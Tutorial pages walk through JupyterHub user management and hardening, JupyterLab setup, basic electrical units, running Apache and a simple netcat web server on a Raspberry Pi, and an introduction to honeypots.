
    Type server_ip/hub/admin# in the web browser. If you used default usernames and passwords, you can change them from here (Remember, do not use default usernames and passwords in production environments – You can have default credentials in testing environments, but not production environments).

    Also, you can manage the users using tljh-config

    sudo # Runs the command with administrator (root) privileges, which are required to modify TLJH configuration.
    tljh-config # The configuration management tool for The Littlest JupyterHub (TLJH). It is used to view and change JupyterHub settings in a safe, structured way.
    add-item # A subcommand that adds a value to a list-type configuration setting.
    users.admin # The configuration key that stores the list of JupyterHub admin users.
    <username> # The Linux/JupyterHub username you want to grant admin privileges to (Replace this with the actual username.

    (VM) $ sudo tljh-config add-item users.admin <username>

    sudo # Runs the command with administrator (root) privileges, which are required to modify TLJH configuration.
    tljh-config # The configuration management tool for The Littlest JupyterHub (TLJH). It is used to view and change JupyterHub settings in a safe, structured way.
    reload # Applies configuration changes by restarting/reloading JupyterHub services.

    (VM) $ sudo tljh-config reload

    Or, you can delete a use

    sudo # Runs the command with administrator (root) privileges, which are required to modify TLJH configuration.
    tljh-config # The configuration management tool for The Littlest JupyterHub (TLJH). It is used to view and change JupyterHub settings in a safe, structured way.
    add-item # A subcommand that adds a value to a list-type configuration setting.
    users.admin # The configuration key that stores the list of JupyterHub admin users.
    <username> # The Linux/JupyterHub username you want to delete (Replace this with the actual username.

    (VM) $ sudo tljh-config remove-item users.admin <username>

    sudo # Runs the command with administrator (root) privileges, which are required to modify TLJH configuration.
    tljh-config # The configuration management tool for The Littlest JupyterHub (TLJH). It is used to view and change JupyterHub settings in a safe, structured way.
    reload # Applies configuration changes by restarting/reloading JupyterHub services.

    (VM) $ sudo tljh-config reload

    Hardening JupyterHub (Disabling Features)


    To disable accessing the terminal (This does not disable magic commands – threat actors can still utilize magic commands)

    Generate jupyter_notebook_config.py and move it to /opt/tljh/user/etc/jupyter

    /opt/tljh/user/bin/jupyter # The Jupyter executable from TLJH’s user Python environment (not the system Python).
    notebook # Runs the classic Jupyter Notebook application (not JupyterLab).
    –generate-config # Tells Jupyter to create a default configuration file and then exit.

    (VM) $ /opt/tljh/user/bin/jupyter notebook --generate-config
    Writing default config to: /home/<change this to the current username>/.jupyter/jupyter_notebook_config.py

    sudo # Runs the command with administrator (root) privileges because you are moving a file into a system-managed directory.
    mv # The Linux command to move or rename files.
    /home/<username>/.jupyter/jupyter_notebook_config.py # The source file: a Jupyter Notebook configuration file generated earlier.
    /opt/tljh/<username>/etc/jupyter/ # The destination directory for TLJH-managed Jupyter configuration.

    (VM) $ sudo mv /home/test/.jupyter/jupyter_notebook_config.py /opt/tljh/user/etc/jupyter/

    After that, change the #c.ServerApp.terminals_enabled = False to c.ServerApp.terminals_enabled = False in the copied file /opt/tljh/user/etc/jupyter/jupyter_notebook_config.py

    sudo # Runs the command with administrator (root) privileges because you are moving a file into a system-managed directory.
    nano # A simple command-line text editor in Linux.
    /opt/tljh/user/etc/jupyter/jupyter_notebook_config.py # The system-wide Jupyter Notebook configuration file for TLJH

    (VM) $ sudo nano /opt/tljh/user/etc/jupyter/jupyter_notebook_config.py

    Reload JupyterHub

    sudo # Runs the command with administrator (root) privileges, which are required to modify TLJH configuration.
    tljh-config # The configuration management tool for The Littlest JupyterHub (TLJH). It is used to view and change JupyterHub settings in a safe, structured way.
    reload # Applies configuration changes by restarting/reloading JupyterHub services.

    (VM) $ sudo tljh-config reload

    Now, the terminal is removed


    Hardening JupyterHub (Enabling HTTPS)

    We will be using a self-signed cert for HTTPS using the openssl command

    mkdir # Linux command to create a new directory – folder).
    /etc/https # The path for the new directory you want to create.

    (VM) $ mkdir /etc/https

    cd # Linux command to change the current directory in the terminal.
    /etc/https # The path to the directory you want to switch to.

    (VM) $ cd /etc/https

    sudo # Runs the command with administrator privileges, necessary because you’re creating files in a system directory (/etc/https)
    openssl # The OpenSSL tool, used to generate SSL/TLS certificates, keys, and handle encryption.
    req # Command to create a certificate signing request (CSR) or self-signed certificate.
    -x509 # Creates a self-signed certificate instead of generating a CSR to send to a certificate authority.
    -newkey rsa:4096 # Generates a new RSA key pair with 4096-bit encryption.
    -keyout key.pem # Specifies the filename for the private key.
    -out cert.pem # Specifies the filename for the certificate itself.
    -sha256 # Uses the SHA-256 hash algorithm for signing the certificate.
    -days 3650 # Sets the certificate validity to 3650 days (~10 years).
    -nodes # Stands for “no DES” — the private key will not be encrypted with a passphrase. Needed for services that start automatically, like JupyterHub, so you don’t have to type a password on startup.
    -subj “/C=US/ST=Washington/L=Vancover/O=CompanyName/OU=CompanySectionName/CN=CommonNameOrHostname” # Provides certificate details in a single line, C: Country (US), ST: State (Washington), L: City (Vancover), O: Organization (CompanyName), OU: Organizational Unit (CompanySectionName), CN: Common Name or Hostname (e.g., example.com or your server IP))

    (VM) $ sudo openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -sha256 -days 3650 -nodes -subj "/C=US/ST=Washington/L=Vancover/O=CompanyName/OU=CompanySectionName/CN=CommonNameOrHostname"

    sudo # Runs the command with administrator privileges. Needed because /etc/https is a system directory.
    chown # Linux command to change the ownership of files and directories.
    root # Specifies the new owner.
    -R # Stands for recursive. Applies the ownership change to all files and subdirectories inside /etc/https.
    /etc/https # The directory to change ownership for and everything inside it).

    (VM) $ sudo chown root -R /etc/https

    sudo # Runs the command with administrator privileges because /etc/https is a system directory.
    chmod # Linux command to change file permissions.
    0600 # Permission mode in octal format. Only root can read/write the files; nobody else can access them: Owner (root) → read & write (6), Group → no permissions (0), Others → no permissions (0)
    -R # Stands for recursive. Applies permissions to all files and subdirectories under /etc/https.
    /etc/https # The directory being modified, containing your SSL certificate and private key

    (VM) $ sudo chmod 0600 -R /etc/https

    sudo # Runs the command with administrator (root) privileges, which are required to modify TLJH configuration.
    tljh-config # The configuration management tool for The Littlest JupyterHub (TLJH). It is used to view and change JupyterHub settings in a safe, structured way.
    set # A subcommand that sets a configuration key to a specific value.
    https.tls.key # The configuration key specifying the path to the TLS private key for HTTPS.
    /etc/https/key.pem # The path to the private key file you generated earlier. This file must be readable by root, which it is, because of chmod 600

    (VM) $ sudo tljh-config set https.tls.key /etc/https/key.pem

    sudo # Runs the command with administrator (root) privileges, which are required to modify TLJH configuration.
    tljh-config # The configuration management tool for The Littlest JupyterHub (TLJH). It is used to view and change JupyterHub settings in a safe, structured way.
    set # A subcommand that sets a configuration key to a specific value.
    https.tls.cert # The configuration key specifying the path to the TLS certificate for HTTPS
    /etc/https/cert.pem # The path to your SSL certificate file you generated earlier. This file must be readable by root, which it is, because of chmod 600

    (VM) $ sudo tljh-config set https.tls.cert /etc/https/cert.pem

    sudo # Runs the command with administrator (root) privileges, which are required to modify TLJH configuration.
    tljh-config # The configuration management tool for The Littlest JupyterHub (TLJH). It is used to view and change JupyterHub settings in a safe, structured way.
    set # A subcommand that sets a configuration key to a specific value.
    https.enabled # The TLJH configuration key that turns HTTPS on or off
    true # Sets the value of https.enabled to true, enabling HTTPS for JupyterHub

    (VM) $ sudo tljh-config set https.enabled true

    sudo # Runs the command with administrator (root) privileges, which are required to modify TLJH configuration.
    tljh-config # The configuration management tool for The Littlest JupyterHub (TLJH). It is used to view and change JupyterHub settings in a safe, structured way.
    reload # Applies configuration changes by restarting/reloading JupyterHub services.
    proxy # Specifies that only the reverse proxy service should be reloaded

    (VM) $ sudo tljh-config reload proxy

    Type the IP address of the JupyterHub Server and create an exception for the self-signed certification

  • JupyterLab

    JupyterLab

    JupyterLab

    JupyterLab is an open-source web-based interactive development environment primarily used for data science, scientific computing, and machine learning. It allows users to create and manage interactive documents that combine live code, visualizations, equations, and narrative text in a single workspace. These documents are saved with the .ipynb extension, which stands for IPython Notebook, reflecting its origins in the IPython project.

    Unlike traditional text editors or IDEs, JupyterLab provides a highly flexible interface that lets users open multiple notebooks, terminals, text files, and data viewers simultaneously in tabs or split screens. It supports numerous programming languages, with Python being the most common, and offers extensive integration with libraries for data analysis, plotting, and machine learning, such as NumPy, pandas, Matplotlib, and TensorFlow.

    Key features of JupyterLab include:

    • Interactive code execution: Run code in real-time, see outputs immediately, and modify code cells independently.
    • Rich media support: Embed images, videos, interactive plots, and LaTeX equations directly within notebooks.
    • Extensible interface: Customize the environment with extensions like version control, debugging tools, or additional language kernels.
    • Collaboration and sharing: Notebooks can be shared with others, exported to multiple formats (HTML, PDF, Markdown), or run on cloud platforms like Google Colab or Binder.

    Overall, JupyterLab is a powerful tool for data exploration, analysis, and presentation, combining code execution and documentation into a single cohesive platform.

    Installing JupyterLab on Windows

    1. Install Python (Make sure to check mark the Add Python X To Path in the installation window)
    2. Go to the CMD and install jupyterlab using pip install jupyterlab

    Installing JupyterLab on Linux-based OS (Ubuntu)

    1. Go to the terminal
      1. Install Python using sudo apt-get install python3
      2. Install pip using sudo apt-get install python3-pip
      3. Install jupyterlab using pip3 install jupyterlab

    Installing JupyterLab on MacOS

    1. Go to the terminal
      1. Install jupyterlab using pip3 install jupyterlab

    In some operating systems, such as Windows, the pip command is aliased to pip3.

    Alternatives

    *If you are having issues with installing JupyterLab, use, use Visual Studio Code or any environment that supports that


    Running JupyterLab

    You can use the interactive interface using the JupyterLab command in the terminal or command line interpreter. That command takes different switches, and the one that we will use is lab (You may need to elevate privileges). You may need to close the terminal or CMD before running the jupyterlab command because new environment variables are added (the easiest way to refresh them is to simply close the terminal or CMD and open it again).

    jupyter # Main Jupyter command-line tool
    lab # Subcommand to launch the JupyterLab interface

    (Host) jupyter lab

    or

    python # Starts the Python interpreter
    -m # Tells Python to run a module as a script, instead of running a .py file
    jupyterlab # The name of the Python module being executed

    (Host) python -m jupyterlab
    ...
    ...
    ...
    [C 2023-09-23 13:06:53.906 ServerApp] 
     
        To access the server, open this file in a browser:
            file:///Users/pc/Library/Jupyter/runtime/jpserver-5633-open.html
        Or copy and paste one of these URLs:
            http://localhost:8889/lab
            http://127.0.0.1:8889/lab

    The browser will open and show the interactive interface. If the browser did not open, you can open the browser and open the URL shown from the terminal or command line interpreter


    Create a Jupyter Notebook

    You can create a notebook by clicking on File, then New, then Notebook. Or, you can click on the following icon

    You can change the newly created file name by right-clicking on the file tab, then Rename Notebook

    In the notebook file, make sure that code is selected and type print("test")

    To execute the code, click the play icon; your code will run, and the result is shown in the next line. You can re-execute this block as many times as you want


    Magic Commands

    Also known as magic functions, these are commands that modify the behavior or code explicitly, extending the notebook’s capabilities. Some of them allow users to escape the Python interpreter. E.g., you can run a shell command and capture its output by using the ! character before the command. This is helpful when the user is limited to the notebook interface.

    If you try to the whoami command, it will fail because it will be interrupted as Python code

    If you try the whoami command, it will fail because it will be interrupted as Python code


    Shutting down JupyterLab

    You can shut down the Jupyter lab from the terminal or command line interrupter by using CTRL with C or X. Or, go File, then shutdown 


    Setting up Password

    You can configure a password for JupyterLab that must be entered before a user can access the interface, ensuring secure access to the environment

    jupyter # Main Jupyter command-line tool
    lab # Subcommand to launch the JupyterLab interface
    password # Option to setup/change password

    (Host) jupyter lab password
    Enter password: 
    Verify password: 
    [JupyterPasswordApp] Wrote hashed password to /Users/user/.jupyter/jupyter_server_config.json

    jupyter # Main Jupyter command-line tool
    lab # Subcommand to launch the JupyterLab interface

    (Host) jupyter lab
    ...
    ...
    ...
    [C 2023-09-23 13:06:53.906 ServerApp] 
     
        To access the server, open this file in a browser:
            file:///Users/pc/Library/Jupyter/runtime/jpserver-5633-open.html
        Or copy and paste one of these URLs:
            http://localhost:8889/lab
            http://127.0.0.1:8889/lab

    External Modules

    The following are some of the external modules used in data analysis and visualization

    • numpy – a library for large multidimensional arrays
    • pandas – a library for data analysis
    • matplotlib – a library for creating interactive visualizations

    Install Modules

    You can install all the modules using the install switch in pip3

    ! # In Jupyter Notebook, ! lets you run shell commands from a cell.
    pip # Python’s package manager
    install # A command to download and install libraries from PyPI (Python Package Index
    numpy # Library for numerical computing, arrays, and matrices.
    pandas # Library for data manipulation and analysis, especially tabular data.
    matplotlib # Library for creating plots and visualizations in Python.
    beautifulsoup4 # Library for parsing HTML and XML, often used in web scraping.
    lxml # Library for fast XML and HTML parsing, used by BeautifulSoup for speed and reliability.
    selenium # Library for automating web browsers, often used for testing or web scraping dynamic websites.
    webdriver-manager # Library to automatically download and manage browser drivers for Selenium, like ChromeDriver or GeckoDriver.

    !pip install numpy pandas matplotlib beautifulsoup4 lxml selenium webdriver-manager

    Review Modules

    You can review all installed module using the list switch in pip3

    ! # In Jupyter Notebook, ! lets you run shell commands from a cell.
    pip # Python’s package manager
    list # A command to list all installed packages

    !pip list

    Remove Modules

    You can remove any module using the uninstall switch in pip3

    ! # In Jupyter Notebook, ! lets you run shell commands from a cell.
    pip # Python’s package manager
    list # A command to uninstall a package
    xyz # A package to uninstall from the system

    !pip uninstall xyz
  • Electrical Energy and Circuits

    Electricity

    Electricity is the flow of electrons through a conductor (like wires). It powers lights, devices, and machines.


    Alternating Current (AC)

    Alternating Current (AC) is electricity that reverses direction as it flows, moving back and forth instead of in one direction. This change happens rapidly and repeatedly in a wave-like pattern. AC is commonly used to deliver electricity to homes, schools, and businesses through power lines because it can travel long distances efficiently. Devices like lights, refrigerators, and televisions typically use AC power from wall outlets.

    AC is preferred for power distribution over Direct Current (DC) because it is easier and more efficient to transmit over long distances. Transformers can easily adjust AC voltage levels. Power companies increase the voltage to very high levels to reduce energy loss during long-distance transmission, then lower it before it reaches homes and buildings. This makes AC ideal for large power grids and delivering electricity to cities and communities.

    • Pros:
      • It can be easily stepped up or down in voltage using transformers.
      • Efficient for long-distance transmission with minimal energy loss.
      • Powers homes, buildings, and large appliances.
      • Widely available from the power grid.
    • Cons:
      • Cannot be stored directly in batteries.
      • Electronics often require DC power, so AC must be converted.
      • High voltages can be dangerous if not handled properly.

    Direct Current (DC)

    Direct Current (DC) is electricity that flows in one direction only, with electrons moving consistently without reversing. Unlike alternating current, the voltage remains steady. DC power is commonly produced by batteries, solar panels, and power supplies, and it is used in many electronic devices such as smartphones, laptops, and small electronics.

    DC is primarily used in electronics and battery-powered devices because it provides a steady and constant flow of electricity, which many components require to function properly. Devices like smartphones, laptops, LED lights, and microcomputers use DC power, typically supplied by batteries, USB power, or adapters that convert AC from wall outlets into DC.

    • Pros:
      • Stable and constant voltage, ideal for electronics.
      • It can be stored in batteries for later use.
      • Works with small devices such as phones, laptops, and microcontrollers.
    • Cons:
      • Harder to transmit over long distances (more energy loss).
      • Cannot easily change voltage levels without special equipment.
      • Not suitable for powering homes or large buildings directly.

    Overview

    • Direction of Current – AC changes direction, DC flows one way.
    • Voltage Behavior – AC varies (wave), DC is constant.
    • Sources – AC: wall outlets, power plants; DC: batteries, solar panels.
    • Applications – AC: homes, appliances, power grids; DC: electronics, devices.
    • Transmission – AC is better for long distances; DC is better for short distances.
    • Conversion – AC can be stepped up/down easily; DC requires converters.
    • Safety – AC can be more dangerous at high voltages; DC is steadier but still hazardous.
    • Storage – DC can be stored in batteries; AC cannot.
    • Efficiency – AC efficient for transmission; DC efficient for device operation.

    Volt

    A volt is the unit of measurement for electric potential difference or electrical pressure that drives electric current through a conductor, such as a wire. It measures the force that pushes electrons from one point to another in an electrical circuit. Using a water analogy, voltage is like the pressure that pushes water through a hose. The higher the voltage, the stronger the push that moves the electrons (current) through the circuit.

    Voltage exists between two points in a circuit and is essential for the flow of current; without it, electrical devices cannot operate. Voltages can vary widely, ranging from low-voltage batteries (1-12 volts) to high-voltage power lines (thousands of volts).

    Formula

    Volts = Watts / Amps

    110 Volts = 1000 Watts / 9.1 Amps


    Current or Amps

    Electric current is the rate at which electrons flow through a conductor, such as a wire, in an electrical circuit. It measures the quantity of electric charge passing a point in the circuit per unit of time. In simpler terms, it indicates how much electricity is moving through the circuit.

    Using a water analogy, current is like the amount of water flowing through a hose. The more water that flows, the higher the current. Electric current can be either direct (DC), where electrons flow in a single direction, or alternating (AC), where electrons periodically reverse direction.

    Current is measured in amperes (A). Understanding current is essential for designing circuits, selecting appropriate wire sizes, and protecting devices from overcurrent that can cause damage.

    Formula

    Amps = Watts / Volts

    9.1 Amps = 1000 Watts / 110 Volts


    Watt

    A watt is the unit of electrical power, representing the rate at which an electric device consumes or produces energy. It measures the amount of work being done by the electrical current as it flows through a circuit.

    Using a water analogy, wattage is like the power delivered by water from a hose. More power can be achieved either by increasing the flow rate (more water, analogous to higher current) or by increasing the pressure (stronger push, analogous to higher voltage).

    Formula

    Watts = Amps x Volts

    1000 Watt = 9.1 Amps * 110 Volts

  • Web Servers

    Webserver

    A software application that delivers web content, such as HTML pages, images, videos, and other resources, to end users over the internet or a network. When a user requests a web page in a browser, the web server processes the request, retrieves the requested content, and sends it back to the client using HTTP or HTTPS. Two of the most common web servers are Apache and Nginx. Apache uses a thread-based approach, creating a separate thread for each incoming request, which allows it to handle requests individually and can make it faster in some scenarios, especially when processing dynamic content. Nginx, on the other hand, uses an event-driven, asynchronous architecture that efficiently handles a large number of simultaneous connections, making it highly suitable for serving static content and acting as a reverse proxy or load balancer.


    Apache Web Server

    You can download an Apache web server using the apt-get command

    sudo # Run the command with superuser (administrator) privileges
    apt-get # Linux package management command used to handle software packages
    update # Option to refresh the local package index with the latest versions available from repositories

    (RPi) sudo apt-get update

    sudo # Run the command with superuser (administrator) privileges
    apt-get # Linux package management command used to handle software packages
    install # Option to install a specified package
    apache2 # Specify that you want to install the apache2 package

    (RPi) sudo apt-get install apache2

    After installing it, you need to start it, Apache runs in the background, so you will need to start the Apache service using the systemctl command

    sudo # Run the command with superuser privileges
    systemctl # Command to control systemd services
    start # Option to start the specified service immediately
    apache2 # The apache2 service to be started

    (RPi) sudo systemctl start apache2

    Web servers serve web content on port 80. To check if apache2 is listening on port 80, you can use the netstat command

    sudo # Run the following command with superuser (root) privileges
    netstat # Network statistics tool that shows network connections, routing tables, interface stats, etc.
    -t # Show TCP connections only
    -u # Show UDP connections only
    -p # Show the PID and name of the program using each socket
    -l # Show only listening sockets (services waiting for connections)
    -a # Show all sockets (both listening and non-listening)
    -n # Show numerical addresses instead of resolving hostnames

    (RPi) sudo netstat -tuplan 
    Active Internet connections (servers and established)
    Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name    
    tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      548/sshd: /usr/sbin
    tcp6       0      0 :::80                   :::*                    LISTEN      4524/apache2        
    tcp6       0      0 :::22                   :::*                    LISTEN      548/sshd: /usr/sbin 
    udp        0      0 0.0.0.0:68              0.0.0.0:*                           536/dhcpcd         
    udp        0      0 0.0.0.0:5353            0.0.0.0:*                           386/avahi-daemon: r 
    udp        0      0 0.0.0.0:42997           0.0.0.0:*                           386/avahi-daemon: r 
    udp6       0      0 :::546                  :::*                                536/dhcpcd          
    udp6       0      0 :::5353                 :::*                                386/avahi-daemon: r 
    udp6       0      0 :::36316                :::*                                386/avahi-daemon: r

    You can browse the default web content (index.html) that is served by Apache using the curl or wget commands

    curl # Command-line tool to transfer data from or to a server using various protocols (HTTP, HTTPS, FTP, etc.)
    127.0.0.1 # The IP address of the local machine (localhost), so curl requests the server running on the same device

    (RPi) curl 127.0.0.1

    <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
    <html xmlns="http://www.w3.org/1999/xhtml">
      <head>
    ...
    ...

    The index.html location is /var/www/html/index.html, you can change its content using echo or nano commands

    sudo # Run the command with superuser (administrator) privileges  
    /bin/bash # Use the Bash shell to execute the command  
    -c # Tells Bash to execute the following string as a command  
    “echo ‘Hello World’” # Prints the text ‘Hello World’  
    > /var/www/html/index.html # Redirects the output to the file index.html in the web server directory, overwriting it if it exists

    (RPi) sudo /bin/bash -c "echo 'Hello World' > /var/www/html/index.html"

    When an end-user asks for the web content, they will be getting Hello World

    curl # Command-line tool to transfer data from or to a server using various protocols (HTTP, HTTPS, FTP, etc.)
    127.0.0.1 # The IP address of the local machine (localhost), so curl requests the server running on the same device

    (RPi) curl 127.0.0.1
    Hello World

    To stop the Apache web server, use the systemctl command

    sudo # Run the command with superuser privileges
    systemctl # Command to control systemd services
    stop # Option to stop the specified service immediately
    apache2 # The apache2 service to be started

    (RPi) sudo systemctl stop apache2

    You can double-check that by using systemctl status or check if port 80 is still used using the netstat command

    sudo # Run the command with superuser privileges
    systemctl # Command to control systemd services
    status # Option to show the current status of the specified service
    apache2 # The apache2 service to be started

    (RPi) sudo systemctl status apache2
    ● apache2.service - The Apache HTTP Server
         Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
         Active: inactive (dead) since Sun 2023-08-20 20:38:08 PDT; 1s ago
           Docs: https://httpd.apache.org/docs/2.4/
        Process: 7251 ExecStop=/usr/sbin/apachectl graceful-stop (code=exited, status=0/SUCCESS)
       Main PID: 6883 (code=exited, status=0/SUCCESS)
            CPU: 191ms

    Or, netstat (Notice that nothing is listening on port 80)

    sudo # Run the following command with superuser (root) privileges
    netstat # Network statistics tool that shows network connections, routing tables, interface stats, etc.
    -t # Show TCP connections only
    -u # Show UDP connections only
    -p # Show the PID and name of the program using each socket
    -l # Show only listening sockets (services waiting for connections)
    -a # Show all sockets (both listening and non-listening)
    -n # Show numerical addresses instead of resolving hostnames

    (RPi) sudo netstat -tuplan 
    Active Internet connections (servers and established)
    Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name    
    tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      548/sshd: /usr/sbin
    tcp6       0      0 :::22                   :::*                    LISTEN      548/sshd: /usr/sbin
    udp        0      0 0.0.0.0:68              0.0.0.0:*                           536/dhcpcd         
    udp        0      0 0.0.0.0:5353            0.0.0.0:*                           386/avahi-daemon: r 
    udp        0      0 0.0.0.0:42997           0.0.0.0:*                           386/avahi-daemon: r 
    udp6       0      0 :::546                  :::*                                536/dhcpcd          
    udp6       0      0 :::5353                 :::*                                386/avahi-daemon: r 
    udp6       0      0 :::36316                :::*                                386/avahi-daemon: r

    Netcat Webserver

    You can create a simple web server using netcat that listens for incoming connections and servers them HTTP header and content, the header HTTP/1.1 200 OK indicates a successful response, and <h1>Hello World</h1> is the content.

    sudo # Run the command with superuser (administrator) privileges
    apt-get # Linux package management command used to handle software packages
    update # Option to refresh the local package index with the latest versions available from repositories

    (RPi) sudo apt-get update

    sudo # Run the command with superuser (administrator) privileges
    apt-get # Linux package management command used to handle software packages
    install # Option to install a specified package
    netcat # Specify that you want to install the netcat package

    (RPi) sudo apt-get install netcat

    cat # Display file content; here used to create a new file
    > script.sh # Redirect the input into a file named script.sh, creating it if it doesn’t exist or overwriting if it does
    <<EOF # Start a “here document” (heredoc) that allows you to type multiple lines into the file until the EOF marker is reached
    while true; # Infinite loop: keeps running the following commands repeatedly
    do
      echo -e # Print the string with interpretation of backslash escapes
      “http/1.1 200 OK\n\n<h1>Hello World</h1>” # This is an HTTP response with status line 200 OK and a simple HTML body
      | # sends that text directly to nc (netcat), which then sends it over the network to any client
      nc (netcat) # Command-line utility for network connections
      -l # Listen mode (server)
      -k # Keep listening after client disconnects
      -p 8080 # Listen on port 8080
      -q 1 # Quit 1 second after EOF on stdin (optional cleanup)
    done
    EOF # End of the heredoc; closes file input

    (RPi) cat > script.sh <<EOF 
    while true;
      do echo -e "http/1.1 200 OK\n\n<h1>Hello World</h1>" | nc -l -k -p 8080 -q 1;
    done
    EOF

    chmod # Change file permissions on a Linux/Unix file
    +x # Add execute permission, allowing the file to be run as a program or script
    script.sh # The filename to which the permission change is applied

    (RPi) chmod +x script.sh

    ./ # Run a program or script located in the current directory
    script.sh # The executable script file to run

    (RPi) ./script.sh
  • Honeypots

    Honeypot

    A decoy application or system, commonly known as a honeypot, is a carefully designed and intentionally vulnerable tool used as bait to attract and trap cyber attackers. By simulating real systems, services, or applications, honeypots create realistic targets that appear valuable to threat actors. This approach enables organizations to observe attacker behavior, study tactics, techniques, and procedures (TTPs), and collect valuable intelligence about potential threats. All of this occurs within a controlled and isolated environment, ensuring that the organization’s actual systems, sensitive data, and network infrastructure remain safe from compromise.

    • Purpose
      • Detection: To identify the presence of potential cyber threats by mimicking real systems or applications.
      • Monitoring: To observe the behavior of threat actors, including how they attempt to exploit vulnerabilities.
      • Analysis: To gather intelligence on attack methods, tools used, and tactics employed by cybercriminals.
    • Types
      • Low-Interaction: Designed to simulate minimal services.
        • Primarily captures connection attempts, allowing administrators to log who is probing the system and when.
        • Useful for detecting automated attacks or scanning activities.
      • Medium-Interaction: Simulates more realistic services than low-interaction honeypots.
        • Captures connection attempts and login credentials, providing insight into attempted attacks and brute-force attempts.
        • Allows limited interaction with attackers while still containing potential risks.
      • High-Interaction: Provides a fully interactive environment that mimics real systems.
        • Captures connection attempts, login credentials, and attacker actions, allowing detailed behavioral analysis.
        • Can perform multiple functions and respond to client requests, offering deeper insight into attack methods, tools, and tactics.
    • Components
      • Decoy Systems: These can include virtual machines, servers, or network devices that simulate real infrastructure.
      • Decoy Applications: Software applications that mimic critical business systems, such as databases or web services.
    • Benefits
      • Early Warning: Provides early detection of intrusion attempts before they reach actual production systems.
      • Threat Intelligence: Provides valuable insights into the latest attack techniques and helps refine security strategies.
      • Cost-Effective: Enables organizations to obtain threat intelligence without dedicating resources to full-scale incident response.
    • Challenges
      • False Positives: Ensuring that legitimate activities are not mistaken for malicious behavior.
      • Maintenance: Keeping decoys up to date and relevant to current threat landscapes.
      • Ethical Considerations: Balancing the need for security with ethical concerns related to the surveillance of attackers.
    • Example Use Cases
      • Phishing Simulations: Using decoy email systems to analyze phishing attempts.
      • Vulnerability Exploits: Setting up virtual machines to detect and study exploit kits targeting specific vulnerabilities.
      • Network Intrusions: Creating simulated network segments to monitor lateral movement by threat actors within an organization.

    Honeypots Projects

    There are different honeypots projects that can be installed on the Raspberry Pi operating system, the following are steps to install one of the open source projects called honeypots

    Install the honeypots package using pip

    PIP_BREAK_SYSTEM_PACKAGES=1 # Environment variable telling pip to ignore warnings about installing packages that could overwrite system-managed Python packages
    pip3 # Python 3 package installer (pip for Python 3)
    install # Command to install Python packages
    “bcrypt<4.0.0” # Install the ‘bcrypt’ package but restrict version to less than 4.0.0 (dependency compatibility)
    honeypots # Install the ‘honeypots’ Python package

